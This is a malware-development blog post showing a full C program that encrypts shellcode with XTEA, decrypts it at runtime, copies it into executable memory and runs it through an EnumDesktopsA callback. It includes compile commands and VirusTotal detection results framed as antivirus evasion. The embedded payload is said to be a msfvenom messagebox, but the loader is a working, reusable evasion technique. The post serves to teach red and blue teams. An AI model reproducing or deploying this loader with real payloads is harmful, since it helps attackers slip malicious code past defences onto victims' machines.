

Malware and cryptography 22: encrypt/decrypt payload via XTEA. Simple C++ example.


cocomelonc.github.io/malware/2023/11/23/malware-cryptography-22.html

November 23, 2023



4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In one of the previous [posts](#) (and at conferences in the last couple of months) I talked about the TEA encryption algorithm and how it affected the VirusTotal detection score.

Today I decided to look at an improved algorithm - XTEA.

XTEA

XTEA (eXtended TEA) is a symmetric block cipher designed to enhance the security of TEA (Tiny Encryption Algorithm). Developed by David Wheeler and Roger Needham, XTEA operates on **64-bit** blocks with a **128-bit** key and typically employs **64** rounds for encryption and decryption. The algorithm incorporates a Feistel network structure, utilizing a complex key schedule and a series of bitwise operations, shifts, and additions to iteratively transform plaintext into ciphertext.

XTEA addresses certain vulnerabilities identified in TEA, providing improved resistance against cryptanalysis while maintaining simplicity and efficiency. Notably, XTEA is free from patent restrictions, contributing to its widespread use in various applications where lightweight encryption is essential, such as embedded systems and resource-constrained environments.

practical example

As usually, let's implement this cipher in practice.

For simplicity I decided to implement 32-rounds:

```
#define KEY_SIZE 16
#define ROUNDS 32
```

The code is identical to the implementation of the TEA algorithm, just replace encryption and decryption logic:

```
void xtea_encrypt(unsigned int *data, unsigned int *key) {
    unsigned int v0 = data[0], v1 = data[1];
    unsigned int sum = 0, delta = 0x9e3779b9;

    for (int i = 0; i < ROUNDS; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        sum += delta;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    }

    data[0] = v0;
    data[1] = v1;
}

void xtea_decrypt(unsigned int *data, unsigned int *key) {
    unsigned int v0 = data[0], v1 = data[1];
    unsigned int sum = 0xc6ef3720, delta = 0x9e3779b9; // sum for decryption

    for (int i = 0; i < ROUNDS; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }

    data[0] = v0;
    data[1] = v1;
}
```

As you can see, it's implemented with the same `delta = 0x9e3779b9`.

For simplicity, I used running shellcode via EnumDesktopsA logic.

Finally, full source code is looks like this (`hack.c`):

```

/*
 * hack.c
 * with decrypt payload via XTEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/11/23/malware-cryptography-22.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#define KEY_SIZE 16
#define ROUNDS 32

void xtea_encrypt(unsigned int *data, unsigned int *key) {
    unsigned int v0 = data[0], v1 = data[1];
    unsigned int sum = 0, delta = 0x9e3779b9;

    for (int i = 0; i < ROUNDS; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        sum += delta;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    }

    data[0] = v0;
    data[1] = v1;
}

void xtea_decrypt(unsigned int *data, unsigned int *key) {
    unsigned int v0 = data[0], v1 = data[1];
    unsigned int sum = 0xC6EF3720, delta = 0x9e3779b9; // sum for decryption

    for (int i = 0; i < ROUNDS; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }

    data[0] = v0;
    data[1] = v1;
}

int main() {
    unsigned int key[4] = {0x6d6f776d, 0x656f776d, 0x6f776d65, 0x776d656f};
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"

```

```
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\xd4\xd3\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\xd4\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
int len = sizeof(my_payload);  
int pad_len = (len + 8 - (len % 8)) & 0xFFF8;
```

```
unsigned int *padded = (unsigned int *)malloc(pad_len);  
memset(padded, 0x90, pad_len);  
memcpy(padded, my_payload, len);
```

```
// encrypt the padded shellcode  
for (int i = 0; i < pad_len / sizeof(unsigned int); i += 2) {  
    xtea_encrypt(&padded[i], key);  
}
```

```
printf("encrypted:\n");  
for (int i = 0; i < pad_len; i++) {  
    printf("\\x%02x", ((unsigned char *)padded)[i]);  
}  
printf("\n\n");
```

```
// decrypt the padded shellcode  
for (int i = 0; i < pad_len / sizeof(unsigned int); i += 2) {  
    xtea_decrypt(&padded[i], key);  
}
```

```
printf("decrypted:\n");  
for (int i = 0; i < pad_len; i++) {  
    printf("\\x%02x", ((unsigned char *)padded)[i]);  
}  
printf("\n\n");
```

```
LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,  
PAGE_EXECUTE_READWRITE);  
RtlMoveMemory(mem, padded, pad_len);  
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);  
  
free(padded);
```

```
    return 0;
}
```

As you can see, first of all, before encrypting, we use padding via the NOP (`\x90`) instructions. For this example, use the `meow-meow` messagebox payload as usual.

demo


Let's go to see this trick in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelon@kali)~/hacking/cybersec_blog/meow/2023-11-23-malware-cryptography-22
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelon@kali)~/hacking/cybersec_blog/meow/2023-11-23-malware-cryptography-22
└─$ ls -lt
total 52
-rwxr-xr-x 1 cocomelon cocomelon 40960 Nov 29 18:40 hack.exe
-rw-r--r-- 1 cocomelon cocomelon 3598 Nov 29 18:40 hack.c
-rw-r--r-- 1 cocomelon cocomelon 1282 Nov 27 03:38 encrypt.py
-rw-r--r-- 1 cocomelon cocomelon 1140 Nov  4 00:18 entropy.py
```


As you can see, our decrypted shellcode is modified: padding `\x90` is working as expected:



For correctness, firstly I just print it without running “malicious” messagebox.

Then, compile and run it again with shellcode logic:

```
.\hack.exe
```



Upload our sample to VirusTotal:

18 / 72

18 security vendors and no sandboxes flagged this file as malicious

29d9599e7c46f3680ed29428b7e6afa2061215e7f9baeedcb3fa03ddbde57774

hack.exe

Size: 40.00 KB | Last Analysis Date: a moment ago

peexe 64bits

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: marte/shellcode

Family labels: marte shellcode

Security vendors' analysis

ALYac	Generic.ShellCode.Marte.F.E00491DC	Arcabit	Generic.ShellCode.Marte.F.ED1EBDC
BitDefender	Generic.ShellCode.Marte.F.E00491DC	Bkav Pro	W64.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
Emsisoft	Generic.ShellCode.Marte.F.E00491DC (B)	eScan	Generic.ShellCode.Marte.F.E00491DC
GData	Generic.ShellCode.Marte.F.E00491DC	Google	Detected
Ikarus	Trojan.Win64.Rozena	MAX	Malware (ai Score=86)
SecureAge	Malicious	Symantec	Meterpreter
Trellix (FireEye)	Generic.ShellCode.Marte.F.E00491DC	VIPRE	Generic.ShellCode.Marte.F.E00491DC
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected
Avast	Undetected	AVG	Undetected

<https://www.virustotal.com/gui/file/29d9599e7c46f3680ed29428b7e6afa2061215e7f9baeedcb3fa03ddbde57774/detection>

18 of of 72 AV engines detect our file as malicious as expected.

I think it is quite possible to achieve a bypass Kaspersky and Windows Defender (static analysis) in local lab.

Of course, this result is justified by the fact that the method of launching the shellcode is not new, also payload is generated by msfvenom.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027

XTEA

AV evasion: part 1

AV evasion: part 2

Shannon entropy

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine